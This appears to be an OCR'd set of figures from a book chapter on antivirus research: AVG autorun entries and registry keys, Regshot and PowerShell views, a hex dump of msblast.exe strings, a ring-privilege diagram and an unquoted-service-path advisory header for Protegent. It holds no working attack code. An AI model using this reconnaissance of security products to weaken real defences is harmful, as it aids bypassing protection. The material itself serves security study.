☑ AVG Secure Browser	AVG Browser Installer	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\application\84.1.5542.137\installer\chrmstp.exe
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers			
☑ AVG	AVG Shell Extension	(Verified) AVG Technologies USA, LLC	c:\program files\avg\antivirus\ashshell.dll
HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers			
☑ AVG	AVG Shell Extension	(Verified) AVG Technologies USA, LLC	c:\program files\avg\antivirus\ashshell.dll
Task Scheduler			
☑ \Antivirus Emergency Update	AVG Emergency Update	(Verified) AVG Technologies USA, LLC	c:\program files\avg\antivirus\avemupdate.exe
☑ \AVG Secure Browser Heartbeat Task (Hourly)	AVG Secure Browser	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\application\avgbrowser.exe
☑ \AVG Secure Browser Heartbeat Task (Logon)	AVG Secure Browser	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\application\avgbrowser.exe
☑ \AVG\Overseer	AVG Overseer	(Verified) AVG Technologies USA, LLC	c:\program files\common files\avg\overseer\overseer.exe
☑ \AVGUpdateTaskMachineCore	AVG Browser	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\update\avgbrowserupdate.exe
☑ \AVGUpdateTaskMachineUA	AVG Browser	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\update\avgbrowserupdate.exe
HKLM\System\CurrentControlSet\Services			
☑ avg	AVG Browser Update Ser...	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\update\avgbrowserupdate.exe
☑ AVG Antivirus	AVG Antivirus: Manages ...	(Verified) AVG Technologies USA, LLC	c:\program files\avg\antivirus\avgsvc.exe
☑ avgbIDSAgent	avgbIDSAgent: Provides I...	(Verified) AVG Technologies USA, LLC	c:\program files\avg\antivirus\aswidsagent.exe
☑ avgm	AVG Browser Update Ser...	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\update\avgbrowserupdate.exe
☑ AVGSecureBrowserElevationService	AVG Secure Browser Ele...	(Verified) AVG Technologies USA, LLC	c:\program files (x86)\avg\browser\application\84.1.5542.137\elevation_service.exe
☑ AvgWscReporter	AvgWscReporter: AVG re...	(Verified) AVG Technologies USA, LLC	c:\program files\avg\antivirus\wsc_proxy.exe


Regshot 1.9.0 x64 ANSI
Compare logs save as:
● Plain TXT
○ HTML document
1st shot
2nd shot
□ Scan dir1[;dir2;dir3;...;dir nn]:
C:\Windows
...
Compare
Clear
Output path:
:\Users\nir\Desktop\regshot
...
Quit
About
Add comment into the log:
before_AVG
English



Compare logs save as:

○ Plain TXT ● HTML document

□ Scan dir1[;dir2;dir3;...;dir nn]:

C:\Windows


Output path:

C:\Users\nir\Desktop\regshot

Add comment into the log:


English

Keys:378754 Values:655417 Time:36s812ms




Keys added: 1336

```
HKLM\SOFTWARE\AVG\Antivirus\Hns
HKLM\SOFTWARE\AVG\Antivirus\Hns\Adapters
HKLM\SOFTWARE\AVG\Antivirus\properties
HKLM\SOFTWARE\AVG\Antivirus\properties\AntiRansomwareShield
HKLM\SOFTWARE\AVG\Antivirus\properties\BehaviorShield
HKLM\SOFTWARE\AVG\Antivirus\properties\burger_client
HKLM\SOFTWARE\AVG\Antivirus\properties\EmailShield
HKLM\SOFTWARE\AVG\Antivirus\properties\exclusions
HKLM\SOFTWARE\AVG\Antivirus\properties\FileSystemShield
HKLM\SOFTWARE\AVG\Antivirus\properties\FwSettings
HKLM\SOFTWARE\AVG\Antivirus\properties\IDP
HKLM\SOFTWARE\AVG\Antivirus\properties\IDP\Setting
HKLM\SOFTWARE\AVG\Antivirus\properties\locks
HKLM\SOFTWARE\AVG\Antivirus\properties\NetworkShield
HKLM\SOFTWARE\AVG\Antivirus\properties\RemoteAccessShield
HKLM\SOFTWARE\AVG\Antivirus\properties\ScanStats
HKLM\SOFTWARE\AVG\Antivirus\properties\ScanStats\Detections
HKLM\SOFTWARE\AVG\Antivirus\properties\ScriptShield
HKLM\SOFTWARE\AVG\Antivirus\properties\secapi
HKLM\SOFTWARE\AVG\Antivirus\properties\settings
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\Alpha
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\Chest
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\Common
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\GamingMode
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\Hns
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\IPM
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\PassiveMode
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\RepClient
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\Scanner
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\SecDns
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\SecureLine
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\UiStats
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\{19EA8BF0-A12F-1AF0-FB25-293AD7155932}
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\{2243A056-84B3-4327-8E46-5FE41F72EE91}
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\{7C4966F0-D502-412D-A636-ACCC39A24BB2}
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\{93876F24-B4F5-4DBC-97B9-762CD8066719}
HKLM\SOFTWARE\AVG\Antivirus\properties\settings\{A9682249-08E7-4BBF-B870-EFBC63AA2888}
```





```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Terminator> cd HKLM:\SOFTWARE\AVG\Antivirus\Properties
PS HKLM:\SOFTWARE\AVG\Antivirus\Properties> ls


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\AVG\Antivirus\Properties


Name                           Property
----                           --------
IDP
ScanStats
settings
volatile
```


Chapter 3: Antivirus Research Approaches




```
 offset    0  1  2  3   4  5  6  7   8  9  a  b   c  d  e  f  0123456789abcdef
00001a00  00 30 40 00  3c 31 40 00  00 80 00 00  00 00 00 00  .0@.<1@.........
00001a10  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
00001a20  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
00001a30  00 00 00 00  00 00 00 00  00 00 00 00  6d 73 62 6c  ............msbl
00001a40  61 73 74 2e  65 78 65 00  49 20 6a 75  73 74 20 77  ast.exe.I just w
00001a50  61 6e 74 20  74 6f 20 73  61 79 20 4c  4f 56 45<20> ant to say LOVE
00001a60  59 4f 55 20  53 41 4e 21  21 00 62 69  6c 6c 79 20  YOU SAN!!.billy
00001a70  67 61 74 65  73 20 77 68  79 20 64 6f  20 79 6f 75  gates why do you
00001a80  20 6d 61 6b  65 20 74 68  69 73 20 70  6f 73 73 69   make this possi
00001a90  62 6c 65 20  3f 20 53 74  6f 70 20 6d  61 6b 69 6e  ble ? Stop makin
00001aa0  67 20 6d 6f  6e 65 79 20  61 6e 64 20  66 69 78 20  g money and fix
00001ab0  79 6f 75 72  20 73 6f 66  74 77 61 72  65 21 21 00  your software!!.
00001ac0  05 00 0b 03  10 00 00 00  48 00 00 00  7f 00 00 00  ........H.......
00001ad0  d0 16 d0 16  00 00 00 00  01 00 00 00  01 00 01 00  Đ.Đ.............
00001ae0  a0 01 00 00  00 00 00 00  c0 00 00 00  00 00 00 46   .......À......F
00001af0  00 00 00 00  04 5d 88 8a  eb 1c c9 11  9f e8 08 00  .....]..ë.É..è..
                                                               10,78  Command
```




Ring 3
Ring 2
Ring 1
Ring 0


CreateFileW
NtCreateFile
Syscall
Kernel



file.exe Properties

Object name: C:\Users\nir\Desktop\file.exe


Group or user names:

- SYSTEM
- nir (DESKTOP-LKFG0MU\nir)
- Administrators (DESKTOP-LKFG0MU\Administrators)

To change permissions, click Edit.

Permissions for SYSTEM	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions		

For special permissions or advanced settings, click Advanced.



Protegent Total Security 10.5.0.6 - Unquoted Service Path

2019.12.26

Nir Yehoshua (IL)

Risk: Medium

Local: Yes


Remote: No

CVE: N/A

CWE: N/A

```
Title: Protegent Total Security 10.5.0.6 - Unquoted Service Path
Date: 2019-12-25
Author: Nir Yehoshua
Vendor: https://protegent360.com/
Product: https://protegent360.com/protegent-total-security.html
Tested on: Windows Windows 10 x64 [eng]
```

